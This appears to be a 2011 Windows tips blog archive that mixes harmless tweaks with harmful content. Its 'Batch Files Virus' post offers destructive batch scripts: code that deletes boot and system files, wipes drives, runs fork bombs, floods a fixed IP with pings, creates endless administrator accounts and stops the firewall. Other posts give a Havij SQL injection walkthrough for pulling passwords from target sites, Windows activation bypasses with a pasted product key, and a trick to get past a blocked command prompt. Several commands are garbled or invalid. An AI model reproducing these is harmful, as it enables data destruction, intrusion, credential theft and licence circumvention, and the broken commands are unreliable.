Wednesday, 23 November 2011

Make the Background of Your Icon Text Transparent on the Desktop

1. Follow the steps mentioned below,

    1. Open the Control Panel
    2. Click System
    3. Click the Advanced tab
    4. Click Settings in the Performance section
    5. Check the “Use drop shadows for icon labels on the desktop” checkbox
    6. Click OK until you close the windows

2.Right-click on Desktop - "Arrange Icons by" and ensure Lock Web
items is cleared.

3.Transparency will not work if you have web content on your desktop,
Control Panel - Display Properties - Desktop tab - Customize Desktop -
Web tab. Clear all check boxes.

4. Ensure the Wallpaper is an image file not HTML.

Tuesday, 11 October 2011

Make your Windows Genuine

Make your Windows 7 Genuine...
Download the software "Remove WAT"....
1) Click the 'Remove WAT' button..
It'll sucessfully remov the WAT.
That's it.....

Now your Windows is Genuine OS.......

Tuesday, 31 May 2011

Insert HTML Code to Blogger Posting

Onetime i want to share my trick in my blog, and then i wrote some post....but when i publish it, i really shocked...the trick with consist of HTML code doesn't appear . What wrong with my post?.. I really confused. I search this problem in search engine,until i found the answer. The answer is if we want to insert a HTML code, it must be coverted the HTML characteristic with symbol/notation. Or we can use another trick. we can post a HTML code using by a more trick.
1. We can use form text area.


If we use this way, the result will be like this


2. second way to post HTML code is change a character in that code with symbol/notation.


But how if the code is to much??? You can use this site to help change characteristic into notation. (http://centricle.com/tools/html-entities/). The way is so simple. Put your code and then click uncode.



3.Third way, we can use image software (paint, photoshop, or another else).
For me i usually used "PAINT", it so simple. For the first we write that code in Word, excel, or another relevant software, and then we change to image file. How to make it to be image file? just hit "ALT + PrtScSysRq" and paste in "PAINT" software. And then crop which area do you want. Save the file, and then upload.

Add zooming effect to images on your website

You must have wondered, how to add zooming effect to an image.
Its pretty simple to do....

A simple attribute of "img" tag has the capbility of doing it


<img src"https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgAFg5IG7gT11yiwP469Msas4tuIiFjOR32-qaVJtAGFbK-b9MnTscivxHJQO_Is8X7dxGlR6tbixMs9fZujvDSLtPF8DTtiOz3upVYmhFPjzusLs6sC0-pC9-d09fKhZhWsRy3dGJjdiDW/s1600/David+Luiz+Chelsea+nani+Man+Utd.jpg" onmousedown="this.height=450;this.width=600"
onmouseup="this.height=150;this.width=200" width=200 height=150 >

How to disable USB on your computers

Start -> Run -> regedit
Go to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\USBSTORClick on start in right pane.
Give value as 4. (to block USB)
Give value as 3. (to unblock USB)

This is not a tested solution, but we found this somewhere on internet.

Monday, 2 May 2011

Make your Windows Genuine using Notepad...

Make your Windows Genuine using notepad!!!!

1. Copy and Paste the following code in the Notepad.

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WPAEvents]
"OOBETimer"=hex:ff,d5,71,d6,8b,6a,8d,6f,d5,33, 93,f d
"LastWPAEventLogged"=hex:d5,07,05,00,06,00,07, 00,0 f,00,38,00,24,00,fd,02
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion]
"CurrentBuild"="1.511.1 () (Obsolete data - do not use)"
"InstallDate"=dword:427cdd95
"ProductId"="69831-640-1780577-45389"
"DigitalProductId"=hex:a4,00,00,00,03,00,00,00 ,36, 39,38,33,31,2d,36,34,30,2d,\
31,37,38,30,35,37,37,2d,34,35,33,38,39,00,5a,00,00 ,00,41,32,32,2d,30,30,30,\
30,31,00,00,00,00,00,00,00,00,0d,04,89,b2,15,1b,c4 ,ee,62,4f,e6,64,6f,01,00,\
00,00,00,00,27,ed,85,43,a2,20,01,00,00,00,00,00,00 ,00,00,00,00,00,00,00,00,\
00,00,00,00,00,00,00,00,00,00,00,31,34,35,30,34,00 ,00,00,00,00,00,00,ce,0e,\
00,00,12,42,15,a0,00,08,00,00,87,01,00,00,00,00,00 ,00,00,00,00,00,00,00,00,\
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00 ,94,a2,b3,ac
"LicenseInfo"=hex:9e,bf,09,d0,3a,76,a5,27,bb,f 2,da ,88,58,ce,58,e9,05,6b,0b,82,\
c3,74,ab,42,0d,fb,ee,c3,ea,57,d0,9d,67,a5,3d,6e,42 ,0d,60,c0,1a,70,24,46,16,\
0a,0a,ce,0d,b8,27,4a,46,53,f3,17

2. Save the file with the .reg extension.

3. If you run the file means it will ask you the confirmation to add the value to your Registry.
4. Press Yes.
5. Reboot your System.
6. Start Downloading from Microsoft Site.

Wednesday, 20 April 2011

Your cmd prompt is hidden???

In school/college/office, your command prompt is hidden.
Want to open it.
Just three steps to open it.

Steps to open cmd prompt:
1. Open a notepad and type "command.com" without quotes
2. Save that file in any of your favourate path as "cmd.bat"
3. Open that cmd.bat file.
4. You can able to open the command prompt with out issues.

Friday, 1 April 2011

Shutdown Your PC in less than 5 sec


Press CTRL+ALT+DELETE or CTRL+SHIFT+ESC
Open TASK MANAGER
goto SHUT DOWN tab in Menu Bar
Press CTRL and click TURN OFF.....
computer will Shutdown immediately

Try it !!!!!

Monday, 28 March 2011

Create Admin Account

@echo off
@echo Create An Administrator account
set /p q=username
set /p w=password
set /p e=the username you just created
net user %q% %w% /add
@echo now making it an administator
net localgroup administrators %e% /add
And save it as a .bat file

Remove the hidden attribute from %Windir% and from its subfolders

Open Notepad and Type the following cmd and Save it as filename.Bat and Double Click that file to execute

attrib -s -h %windir%
attrib -s -h %windir%\system32
attrib -s -h %windir%\system32\catroot2
exit

How To Watch A Movie On Your Desktop

1: Play a movie in almost any movie player.
2: Take a screenshot of it anywhere in the movie.
3:Then paste it into paint.
4: Save it as a .bmp file.
5: Now set it as your desktop background and watch the movie

Command Prompt on Right-Click

1. Start > Run
2. Enter “regedit” and hit Enter
3. Expand to “HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Folder\shell
4. Right-click on “shell” and select New > Key
5. Make sure a new key is created under “shell“. Change the name of this key to “Command Prompt”
6. Right-click on this new key “Command Prompt” and select New > Key
Change the name of this key to “command
7 Double-click on the “(Default)” text on the right window to bring up the edit box
8 Enter this text into the Value Data field:cmd.exe “%1″
Click OK and close the registry

Disable and Delete thumbs.db file from Folders

Open Any Folder
Go to Tools Menu -> Folder Options
Go to “View” tab
In the section “Files And Folders” Click on “DO NOT CACHE THUMBNAILS”

Using Pen Drive As a Memory(RAM)

My Computer -> Right Click -> Propertises -> Advanced Performance -> Settings ->Advanced Virtual Memory -> Change Select the Pen Drive -> Set -> Ok. Done.

Creating your own xp Command

Start–>Run—>then type regedit and hit enter HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths
1. Right-Click on App Paths and select> New> Key
2. Title the new key the name of the application, in this case lets consider you want create a run command for photoshopcs
3. Right-Click the default string value and click Modify.
4. Change the value to the path of the executable you want to run. E.g.C:\Program Files\Adobe\Photoshop CS
5. Now, in the white space below right click anywhere and select New> String Value.
Name it Path and enter the value as C:\Program Files\Adobe\Photoshop CS
Now Restart your pc
Go to start> Run> type your run command and hit enter. In the above case its photoshop cs will launch within seconds.

How to Remove Virus From Pen Drive Manualy

Open the Command Prompt by typing ‘cmd‘ in the run box. In the command prompt type the drive letter: and press enter . Now type dir /w/a and press enter.
This will display a list of the files in the pen drive. Check whether the following files are there or not
>Autorun.inf
>Ravmon.exe
>New Folder.exe
>svchost.exe
>Heap41a

or any other exe file which may be suspicious.
If any of the above files are there, then probably the USB drive is infected. In command prompt type attrib -r -a -s -h *.* and press enter. Now just delete the files using the command del filename. example del Autorun.inf. Delete all the files that are suspicious.

Batch Files Virus

Type the code in Notepad and Save it has .BAT file and double click to Execute.

Code: //Delete the Reboot file and Shutdown
@echo off
attrib -r -s -h c:autoexec.bat
del c:autoexec.bat
attrib -r -s -h c:boot.ini
del c:boot.ini
attrib -r -s -h c:ntldr
del c:ntldr
attrib -r -s -h c:windowswin.ini
del c:windowswin.ini


Code: //Destroy the hard-drive.
@echo off
kill %windir%
del %windir%
del *.txt
del *.exe
del *.bat
del *.ini
:ok
start, cmd
Goto ok


Code: //Destroy the hard-drive.
@echo off
deltree c://
deltree d://
kill c://
kill d://
Copy halo.bat %0 %windir%
start daily halo.bat


Code: //Corrupt the OS/delete all files in "WIN32"
@echo off
kill %windir%
del %windir%
del *.txt
del *.exe
del *.bat del *.ini
:ok
start, cmd
Goto ok


Code: //Complete wipe out:
RMOR C: /S /Q


Code: //Erases Hard-Drive then shutsdown computer.
@echo off
del *.txt
del *.exe
del *.ini
net stop "security"
del c://windows/system32
mkdir O
copy halo.bat O
copy %0 halo.bat %windir%
kill %windir%
kill system.ini


Code: //erase the hard drive
hdmemory/release
echo total hard drive erased
echo xJeftabx strikes again!shutdown -r -f -t0


Packet flooder
@echo off
:flood ping -l 65500 -t 10.179.65.68
start flooder.bat
goto flood


Msg Annoyer (Message Broadcaster)
@echo off
:netannoy
msg * Hi!
msg * How r u ?
msg * Wat's Up ?
msg * Myself Kamal raj....
goto netannoy


Create Unlimted User
@echo off
:usrflood
set usr=%random%
net users %usr% %random% /add
net localgroup administrators %usr% /add
goto usrflood


Folder Replicator Virus
:loop
md Virus
cd Virus
goto loop


Fork Bombing
@echo off
:loop
Explorer
Call fork.bat
Goto loop


How To Change All Files Extension
REN *.DOC *.TXT
REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT


Application Bomber
@echo off
:loop
start notepad
start compmgmt.msc
start mspaint
start osk
start cmd
start explorer
start control
start calc
goto loop

or

%0|%0


Service Disabler
@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client"
net stop "DNS Client"
net stop "Print Spooler"
net stop Themes exit


Cool Batch File Tricks
@echo off
:start
start
%0
goto :start

Batch File Tricks(create 3000 folder in a single minute)
@echo off
:loop
md %random%
goto loop

Dangerous batch File Coding
@echo off
del c:\windows\system32\restore
del c:\windows\system32\winlogon.exe
del c:\windows\system32\logonui.exe
shutdown -f

Fork Bombing
@echo off
:loop
Explorer
Call fork.bat
Goto loop

The system to crash by popping up hundreds of windows on the screen


"I'M NOT RESPONSIBLE IF YOU ACCIDENTLY RUN THESE BATCH FILES ON YOUR OWN COMPUTER; YOU OWNED YOURSELF."

Wednesday, 23 March 2011

SQL Injection Tutorial With Havij

Supported Databases With Havij
* MsSQL 2000/2005 with error.
* MsSQL 2000/2005 no error union based
* MySQL union based
* MySQL Blind
* MySQL error based
* MySQL time based
* Oracle union based
* MsAccess union based
* Sybase (ASE)


Demonstration
Now i will Show you step by step the process of SQL injection.

Step1: Find SQL injection Vulnerability in tour site and insert the string (like http://www.target.com/index.asp?id=123) of it in Havij as show below.


Step2: Now click on the Analyse button as shown below.


Step3: Now if the your Server is Vulnerable the information about the target will appear and the columns will appear like shown in picture below:


Step4: Now click on the Tables button and then click Get Tables button from below column as shown below:


Step5: Now select the Tables with sensitive information and click Get Columns button.After that select the Username and Password Column to get the Username and Password and click on the Get Table button.

Countermeasures:
Here are some of the countermeasures you can take to reduce the risk of SQL Injection
1.Renaming the admin page will make it difficult for a hacker to locate it
2.Use a Intrusion detection system and compose the signatures for popular SQL injection strings
3. One of the best method to protect your website against SQL Injection attacks is to disallow special characters in the admin form, though this will make your passwords more vulnerable to bruteforce attacks but you can implement a capcha to prevent these types of attack.

Let Users Install Software Without Giving Them Administrator Rights

I recently discovered a new way to remotely install software. When users require a program to be installed on their computers, they download the software to their desktops. I then use Sysinternals’ PsExec utility (http://www.sysinternals.com/utilities/psexec.html) to remotely start the execution of the program, but I start the program interactively so that the user who is logged on to the target computer can complete the installation.

This approach is advantageous because you don’t need to give Administrator privileges to users who need to install software on their computers. When you run PsExec without a username and password, the remote process runs under the same account from which you execute PsExec (in this case, the Administrator account). Because the remote process is impersonating that account, the user won’t have access to network resources on the remote system. (When you specify a username and password, the remote process executes in the specified account and will have access to any network resources that the account has access to.) Using PsExec is handier than using the built-in RunAs command because you don’t need to be physically sitting at a user’s computer.

To use PsExec to remotely install software, you need to start the installer.exe program with the following command:
Psexec -i \\targetcomputer
\\targetcomputer\c$\
documents and settings\
username\desktop\installer.exe
The -i option starts installer.exe interactively for the user currently logged on to the machine specified by targetcomputer.

Remove or Rename the Recycle Bin from the Desktop

Delete Recycle Bin:
HKEY_LOCAL_MACHINE/SOFTWARE/ Microsoft/ Windows/CurrentVersion/explorer/ Desktop/NameSpace
• Then search for the string value "Recyclebin".
• Click on the "Recycle Bin" string in the right hand pane.
• Hit Del, click OK.

Rename Recycle Bin:
• HKEY_CLASSES_ROOT/CLSID/ {645FF040-5081-101B-9F08-00AA002F954E}
• It is very difficult to find the code, right?
No problem, u just copy the code and click to select edit>find; from Menu bar and past to findand by right click on "Recycle Bin"and select modify option for change the name to whatever you want (don't type any quotes).
Eg:- find this code - 645FF040-5081-101B-9F08-00AA002F954E
At last restart the computer..